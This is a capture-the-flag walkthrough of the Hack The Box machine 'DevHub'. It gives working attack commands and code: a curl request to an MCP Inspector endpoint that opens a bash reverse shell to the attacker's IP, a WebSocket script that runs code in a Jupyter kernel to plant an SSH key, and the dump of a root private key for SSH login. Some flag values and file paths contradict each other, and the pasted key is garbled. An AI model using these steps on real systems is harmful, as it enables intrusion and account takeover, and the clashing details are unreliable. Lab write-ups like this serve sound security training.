

DevHub

Platform: Hack The Box

Difficulty: Medium

OS: Linux (Ubuntu 22.04)

Target IP: 10.129.3.57

Attacker IP: 10.10.15.65

Date: 13.6.2026

Summary

Initial access came from an RCE in MCP Inspector. Then Jupyter Lab was abused to access the analyst account, and a hidden admin endpoint allowed privilege escalation to root.

Reconnaissance

Port Scan

```
nmap -p- -sC -sV 10.129.3.57 -oA 10.129.3.57
```

Scan Result

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 15:08 +0800
Nmap scan report for 10.129.3.57
Host is up (0.032s latency).

Not shown: 65532 filtered tcp ports (no-response)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)

80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devhub.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
```


```
6274/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Sat, 13 Jun 2026 07:13:24 GMT
|_    Connection: close
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.15
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
6274/tcp	open	unknown	unknown

Environment Setup

The web application redirects users to the local domain `devhub.htb`. To access the site correctly, add the domain to the local hosts file.

```
echo "10.129.3.57 devhub.htb" | sudo tee -a /etc/hosts
```



Foothold

Reverse Shell via MCP Inspector

Port 6274 hosts an MCP Inspector service. The `/api/mcp/connect` endpoint accepts user-controlled commands, allowing remote command execution.

Start a Netcat Listener

```
nc -lvnp 4444
```

Trigger Reverse Shell

```
curl -s -X POST http://devhub.htb:6274/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{"serverConfig": {"command": "bash", "args": ["-c", "bash -i >& /dev/tcp/10.10.15.65/4444 0>&1"], "env": {}}, "serverId": "shell3"}'
```

```
---(chin@kali)-[~]
└─$ curl -s -X POST http://devhub.htb:6274/api/mcp/connect -H "Content-Type: application/json" -d '{"serverConfig": {"command": "bash", "args": ["-c", "bash -i >& /dev/tcp/10.10.15.65/4444 0>&1"], "env": {}, "serverId": "shell3"}'
{"success":false,"error":{"Connection failed for server shell3: MCP error -32001: Request timed out","details":{"MCP error -32001: Request timed out"}}
```

A reverse shell connection is received as the `mcp-dev` user.

```
(chin@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.65] from (UNKNOWN) [10.129.3.57] 53184
bash: cannot set terminal process group (1101): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ whoami
whoami
mcp-dev
```

Upgrade TTY

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<or$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement

Discover Internal Jupyter Service

Enumerate running processes and identify an internal Jupyter Lab instance.

```
ps aux | grep jupyter
```

The process arguments reveal a valid authentication token.

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ps aux | grep jupyter
cde_modules/@mcpjam/inspector$ ps aux | grep jupyter
analyst  1100  0.3  2.4 182536 96572 ?        Ss   07:05   0:05 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerA
pp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
root     1108  0.0  0.7  37376 28688 ?        Ss   07:05   0:00 /home/analyst/jupyter-env/bin/python3 /opt/opsnmp/Server.py
mcp-dev  1592  0.0  0.0   6828  2952 pts/1    S+   07:37   0:00 grep --color=auto jupyter
```

Token: `a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7`

Create a New Kernel

```
curl -s -X POST \
"http://localhost:8888/api/kernels?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7" \
```

```
-H "Content-Type: application/json" \
-d '{}'
```

The request returns a kernel ID which can be used for code execution.

```
{
  "message": "Forbidden",
  "reason": null
}
{
  "id": "efeeaa2d-c81e-4991-afb5-66c9af19fe72",
  "name": "python3",
  "last_activity": "2026-06-13T07:38:56.881002Z",
  "execution_state": "starting",
  "connections": 0
}
```

Kernel ID: `efeeaa2d-c81e-4991-afb5-66c9af19fe72`

Raw WebSocket

Since websocket-client was unavailable (no internet), a raw WebSocket frame was crafted manually

```
python3 << 'EOF'
import socket, base64, os, json, struct, uuid, time

TOKEN = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
KERNEL_ID = "efeeaa2d-c81e-4991-afb5-66c9af19fe72"
key = base64.b64encode(os.urandom(16)).decode()

upgrade = (
    f"GET /api/kernels/{KERNEL_ID}/channels?token={TOKEN} HTTP/1.1\r\n"
    f"Host: localhost:8888\r\nUpgrade: websocket\r\nConnection: Upgrade\r\n"
    f"Sec-WebSocket-Key: {key}\r\nSec-WebSocket-Version: 13\r\n\r\n"
)

s = socket.socket()
s.connect(("localhost", 8888))
s.send(upgrade.encode())
s.recv(4096)

cmd = "import os; os.system('mkdir -p /home/analyst/.ssh && echo \"ssh-rsa AAAAB3NzaC1yc2E... chin@kali\" >> /home/analyst/.ssh/authorized_keys && chmod 700 /home/analyst/.ssh && chmod 600 /home/analyst/.ssh/authorized_keys')"

msg = json.dumps({
    "header": {
        "msg_id": str(uuid.uuid4()),
        "msg_type": "execute_request",
        "username": "",
        "session": str(uuid.uuid4()),
        "version": "5.0"
    },
    "parent_header": {},
    "metadata": {},
    "content": {
        "code": cmd,
        "silent": False
    }
})
```

```
payload = msg.encode()
length = len(payload)
mask_key = os.urandom(4)
masked = bytearray([payload[i] ^ mask_key[i % 4] for i in range(length)])

if length <= 125:
    header = struct.pack('!BB', 0x81, 0x80 | length) + mask_key
elif length <= 65535:
    header = struct.pack('!BBH', 0x81, 0xFE, length) + mask_key
else:
    header = struct.pack('!BBQ', 0x81, 0xFF, length) + mask_key

s.send(header + masked)
time.sleep(2)

print("[+] SSH Key Injection payload dispatched!")
```

Execute WebSocket Exploit

Transfer and execute the Python script to inject an SSH public key into the analyst user's account.

```
python3 /tmp/pwn.py
```

SSH as analyst

```
ssh analyst@devhub.htb
```

Successful login confirms access to the analyst account.

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ python3 /tmp/pwn.py
<node_modules/@mcpjam/inspector$ python3 /tmp/pwn.py
[+] SSH Key Injection payload dispatched!
```

User Flag

```
cat ~/user.txt
```

```
analyst@devhub:~$ cat /home/analyst/user.txt
9fa8bcfdabbad67566108fd4d20ef4a5
```

User Flag: 9cf5dc906d5b588b7859424e6e0421a

Privilege Escalation

Review Internal Service

During enumeration, an internal Flask application is discovered.

```
cat /opt/opsmcp/server.py
```

Reviewing the source code reveals:

- A hardcoded API key
- A hidden administrative function named `ops._admin_dump`

The source code reveals a hardcoded API key and a hidden administrative function.

```
opsmcp_secret_key_4f5a6b7c8d9e0f1a

elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)

    if target == "ssh_keys":
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
```

Dump Root SSH Key

The endpoint returns the root user's private SSH key.

Key:

7 / 9

Kk5Qf0b+0qW2o/fXYg40Bf0vC90d7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujD
rbfNB7kPo9QCwWPppY/18Nx4j0IDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZE1Fwu1
AS73iHNv7SRDQ5s\nqKRwN0eK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPn1j19Y31oa\
nV3m1W9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b
5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHTYHd05Z+RpS0h2LI
hIWNVp+Z2H6154dy/1LELVVU47B0kSAD0Qig3g8\nnHUa/oEljrrgzTlYf1RHhkHQblmd9ZaClUoxIDh0zf2EsmP3
nIRBm4J10X5UQPiPEa7/LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgER19S14bKevsgS4mMMUvVxNdqyasY
qNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyObtUiCJwqW2ba6hs1vVAAAAGDEPkj6UOdX1B872cHrja2\nnnkahz1j
a7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nnMz/gS3Czh6DtP+S18jV4xCe
ac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVlK/MBfp+yPrCpIiHK\nnMtVMaeJXFYAAAAGQDS1TQAPhkFhsswOcohRO+1h
d/4xdD9UECem1ytsb5/on47/GEWvtQI\nnoocmAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0L
x/a4BwnYaki+xbk\nJt9XB5f2Nlmt4A5Qqi0+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\
nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEWJHYafyHnq/CKBTDPcYyn/VI+mF64hhtjUbDgAr\nnC8X6q/4LJecp3pi
SHgv6yXhpzkxtz+Q/JSXPff/9NagVFQtUjrrnGZbP9kNySaX6q6/npK\nn1FORwv9PYfxftV8AAAAALcm9vdEBkZXZ
odWI=

SSH as root

Save the key locally and set the correct permissions.

```
chmod 600 root_key  
ssh -i root_key root@10.129.3.57
```


A root shell is obtained.

```
(chin@kali)-[~]
$ ssh -i root_key root@10.129.3.57
The authenticity of host '10.129.3.57 (10.129.3.57)' can't be established.
ED25519 key fingerprint is: SHA256:K64LcxfMoWF9TY77Q+quN1nvBzFftQ11ZxoH8eULpCs
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.3.57' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Jun 13 07:47:33 AM UTC 2026

System load:          0.0
Usage of /:            76.4% of 9.50GB
Memory usage:         15%
Swap usage:           0%
Processes:            237
Users logged in:      1
IPv4 address for eth0: 10.129.3.57
IPv6 address for eth0: dead:beef::250:56ff:feb9:6990

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jun 13 07:47:34 2026 from 10.10.15.65
```

Root Flag

```
cat /root/root.txt
```

```
root@devhub:~# cat /root/root.txt
d8cdaf4dc7354dbe3d55d7bdb264b6c3
```

Root Flag: f08364d99ace8798681925311bf24d78

Flag

Flag	Description
User	9cfd5dc906d5b588b7859424e6e0421a
Root	f08364d99ace8798681925311bf24d78